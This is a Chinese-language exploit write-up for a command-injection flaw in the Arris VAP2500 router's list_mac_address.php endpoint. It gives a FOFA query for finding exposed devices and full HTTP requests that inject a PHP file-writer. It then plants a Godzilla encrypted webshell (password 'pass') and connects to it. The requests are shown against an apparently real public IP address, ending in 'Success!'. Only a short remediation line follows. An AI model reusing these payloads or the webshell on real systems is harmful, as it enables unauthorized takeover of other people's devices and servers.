
A15-1Arris-VAP2500-RCE

漏洞描述：

Arris VAP2500 list_mac_address接口处命令执行漏洞，未授权的攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器

网站图片：



网络测绘：

fofa语法：


FOFA：body="./images/lg_05_1.gif"

漏洞复现：

写一个可以创建文件的脚本到指定目录
payload:

```
POST /list_mac_address.php HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

macaddr=00%3A00%3A44%3A00%3A00%3A00%3Becho+%27%3C%3Fphp+file_put_contents%28%24_POST%5B%22filename%22%5D%2C+%24_POST%5B%22content%22%5D%29%3F%3E%27%3E+%2Fvar%2Fwww%2Ftes
```

效果图:




```
POST /list_mac_address.php HTTP/1.1
Host : 162.200.69.161
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

macaddr=00%3A00%3A44%3A00%3A00%3A00%3Becho+%27%3C%3Fphp+file_put_contents%28%24_POST%5B%22filename%22%5D%2C+%24_POST%5B%22content%22%5D%29%3F%3E%27%3E+%2Fvar%2Fwww%2Ftest.php&action=0&settype=1
```

```
HTTP/1.0 200 OK
PHP Notice:  Undefined variable: priority in /var/www/list_mac_address.php on line 38
X-Powered-By: PHP/5.2.17
Set-Cookie: PHPSESSID=4i9b1o0ggkmun0kphtu60ldqf5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=utf-8
Content-Length: 2386

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
    <title>ARRIS</title>
    <link rel="stylesheet" type="text/css" href="/themes/style.css" media="screen" />

    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta http-equiv="expires" content="0" />
    <meta http-equiv="CACHE-CONTROL" content="no-cache" />
</head>
<!--script part-->
<script language="javascript" type="text/javascript" src="./js/menu.js">
</script>
<script language='javascript'>location.href='login.php'</script><script language='javascript'>location.href='login.php'</script><body class="body" style="background:url(images/backgrond.png) repeat-x #CCC;">
    <div class="top">
        <a class="logo" href="./config_wireless.php">
```

验证是否成功创建

```
GET /test.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```




```
GET /test.php HTTP/1.1
Host: 162.200.69.161
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip

```

```
HTTP/1.0 200 OK
PHP Notice:  Undefined index:  filename in /var/www/test.php on line 1
PHP Notice:  Undefined index:  content in /var/www/test.php on line 1
PHP Warning:  file_put_contents() [<a href='function.file-put-contents'>function.file-put-contents</a>]: Filename cannot be empty in /var/www/test.php on line 1
X-Powered-By: PHP/5.2.17
Content-type: text/html


```

利用该脚本写马子

```
POST /test.php HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

filename=shell.php&content=%3C%3Fphp+%40session_start%28%29%3B+%40set_time_limit%280%29%3B+%40error_reporting%280%29%3B+function+encode%28%24D%2C%24K%29%7B+for%28%24i%3D
```


PS：哥斯拉php 密码: pass 加密器：PHP_XOR_BASE64



```
POST /test.php HTTP/1.1
Host: 162.200.69.161
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

filename=shell.php&content=%3C%3Fphp+%40session_start%28%29%3B+%40set_time_limit%280%29%3B
+%40error_reporting%280%29%3B+function+encode%28%24D%2C%24K%29%7B
+for%28%24i%3D0%3B%24i%3Cstrlen%28%24D%29%3B%24i%2B%2B%29+%7B+%24c+%3D+%24K%5B%24i%2B1%2615%5D%3B
+%24D%5B%24i%5D+%3D+%24D%5B%24i%5D%5E%24c%3B+%7D+return+%24D%3B+%7D+%24pass%3D%22pass%22%3B
+%24payloadName%3D%22payload%22%3B+%24key%3D%223c6e0b8a9c15224a%22%3B+if
+%28isset%28%24_POST%5B%24pass%5D%29%29%7B
+%24data%3Dencode%28base64_decode%28%24_POST%5B%24pass%5D%29%2C%24key%29%3B+if
+%28isset%28%24_SESSION%5B%24payloadName%5D%29%29%7B
+%24payload%3Dencode%28%24_SESSION%5B%24payloadName%5D%2C%24key%29%3B+if
+%28strpos%28%24payload%2C%22getBasicsInfo%22%29%3D%3D%3Dfalse%29%7B
+%24payload%3Dencode%28%24payload%2C%24key%29%3B+%7D+eval%28%24payload%29%3B+echo
+substr%28md5%28%24pass.%24key%29%2C0%2C16%29%3B+echo
+base64_encode%28encode%28%40run%28%24data%29%2C%24key%29%29%3B+echo+substr%28md5%28%24pass.
%24key%29%2C16%29%3B+%7Delse%7B+if+%28strpos%28%24data%2C%22getBasicsInfo%22%29%21%3D%3Dfalse%29%7B
+%24_SESSION%5B%24payloadName%5D%3Dencode%28%24data%2C%24key%29%3B%7D%7D%7D%3F%3E
```

```
HTTP/1.0 200 OK
X-Powered-By: PHP/5.2.17
Content-type: text/html


```

尝试连接



URL http://162.200.69.161/shell.php
密码 pass
密钥 key
连接超时 3000
读取超时
代理主机
代理端口
备注
GROUP /
代理类型 NO_PROXY
编码 UTF-8
有效载荷 PhpDynamicPayload
加密器 PHP_XOR_BASE64

Success!

修复建议:

官方已修复该漏洞，请用户联系厂商修复漏洞：https://www.arris.com/ 通过防火墙等安全设备设置访问策略，设置白名单访问。 如非必要，禁止公网访问该系统。